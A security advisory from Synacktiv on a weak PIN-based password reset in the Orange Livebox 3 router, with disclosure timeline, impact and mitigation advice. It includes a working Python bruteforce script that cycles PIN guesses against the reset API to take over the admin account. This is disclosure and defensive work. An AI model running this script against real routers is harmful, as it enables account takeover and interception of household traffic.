SYNACKTIV
DIGITAL SECURITY

Livebox 3 - Weak password reset procedure

Security advisory

2019-01-18

Julien Szlamowicz
Gaetan Ferry

Vulnerability description

Presentation of the Livebox

The Livebox device is an internet router designed, developed and distributed by Orange, one of the main French telecom companies. It mainly targets at home users who need a domestic internet access. However, professional versions of the device also exist which are mainly used by small and medium size business.

Multiple versions of the Livebox have been deployed across time, up to version 4.

The issue

During a security assessment for a customer, Synacktiv experts found a security issue on the Livebox's administration password reset feature.

It relies on a four digits PIN code, randomly chosen and displayed on the device screen, but does not implement any anti-bruteforce protection. Therefore, an attacker with access to the administration interface, either from the internal network or from the WAN if remote management is enabled.

Affected versions

The issue has been identified on a Livebox 3 device with the following characteristics:

- Model name: SagemcomFast3965_LB2.8
- Hardware Version: SG_LB3_1.2.0
- Software Version: SG30_h323-fr-5.10.0.2

Timeline

Date	Action
22/01/2019	CERT Orange contacted.
23/01/2019	Acknowledgment.
13/02/2019	Discussions about patching. Deployment date planed to May 2019.
20/05/2019	Deployment date reported to July 2019.
11/07/2019	Patch deployed.

Technical description and proof-of-concept

Description

When accessing the Livebox administration interface, users are asked to provide a password. When this information is not available, they can ask for a password reset.



Figure 1: A password is required and can be reset

When asking for a password reset, users are asked to provide a new one and to confirm it.



Figure 2: The user chooses th new password

Because the reset feature is accessible by all network connected clients, the device needs verifying that the current user Is legitimate. This is done thanks to a PIN code system.

After having chosen the new password, the user is asked to provide a four digit PIN code. It is generated randomly by the device and displayed on the device screen. This allows verifying that the user has physical access to the equipment.



Figure 3: A PIN code is required

A four digit PIN code represents 10 000 different possibilities. An attacker could try to enumerate all possible values until the right one is found. At a rate of 10 requests by second, this attack could be performed in 1 000 seconds or about 16 minutes. On the average case, the PIN search would therefore be successful in 8 minutes.

However, to protect against bruteforce attacks, the device changes the PIN value every three tries. This protection is insufficient. Indeed, by trying the same three PIN successively, an attacker will finally succeed given enough time.

The probability for this attack to succeed given n tries is superior to $\sum_{i=0}^{n-1} \left(\frac{9999}{10000}\right)^{i} \cdot \frac{1}{10000}$.

Therefore, with 10 000 tries (~16 minutes) an attacker has more than 60% success chances. The percentage raises to more than 90% for 25 000 tries (~40 minutes).

Synacktiv experts created a python script to perform this bruteforce attack. It succeeded in real life conditions.

```
import requests
from sys import argv, stdout
from json import dumps
from random import randint
from re import search

def start_reset(ip):
      data = {"parameters":{}}
      url = "http://%s/sysbus/PasswordRecovery:start" % (ip)
      headers = {"Content-Type":"application/json"}
      r = requests.post(url, headers=headers, json=data)
```

```
	return r

def try_pin(ip, pin, password):
	data = {"parameters":{"pincode":"%s" % (pin),"password":"%s" % password}}
	url = "http://%s/sysbus/PasswordRecovery:checkPinCodeWithPassword" % (ip)
	headers = {"Content-Type":"application/json"}
	r = requests.post(url, headers=headers, json=data)
	return r


if __name__ == "__main__":
	ip = argv[1]
	password = argv[2]
	pin = ["%04d" % (randint(0,9999)) for i in range(5)]
	print "Will try pins: ", pin
	r = start_reset(ip)
	if r.status_code != 200:
		print "Error while starting reset"

	found = False
	tries = 0
	loop = 0
	while not found:
		loop += 1
		stdout.write("\r%d:%d" % (loop,tries))
		stdout.flush()
		for i in range(len(pin)):
			tries += 1
			stdout.write("\r%d:%d" % (loop,tries))
			r = try_pin(ip, pin[i], password)

			if search("PIN code is incorrect", r.text) == None:
				print "\nSeems like job is done! Got response:"
				print r.text
				print "Password should be %s" % (password)
				found = True
				break
			elif search("Max number of tries", r.text) != None:
				break
			elif search("verification is disabled", r.text) != None:
				print "\nNeed to restart the PIN validation"
				r = start_reset(ip)
				if r.status_code != 200:
					print "Error while starting reset:"
					print r.text
					found = True
					break
```

Impact and recommendation

Impact

Given a small amount of time, between 10 minutes and an hour in practice, an attacker could be able to change the administration password of a targeted Livebox. The only prerequisite is having network access to the HTTP administration port of the equipment.

Once the password gets reset, the attacker is able to access all administration features of the Livebox. In particular, he could be able to steal WiFi secret key, change DHCP configurations etc. This could allow him to set up a Man-In-The-Middle attack over the Livebox clients.

Recommendation

As a quick workaround, it could be possible to limit the amount of PIN codes that can be submitted in a row. For example, adding a 30s delay every three PIN code attempts would increase the time required to perform 10 000 tries to more than 24 hours. Going up to 5 minutes of lockout would raise this time to 11 days.

To completely avoid those bruteforce questions, it could be considered asking the user to perform a physical action on the device. For example, the user could be asked to push a specific button on the equipment.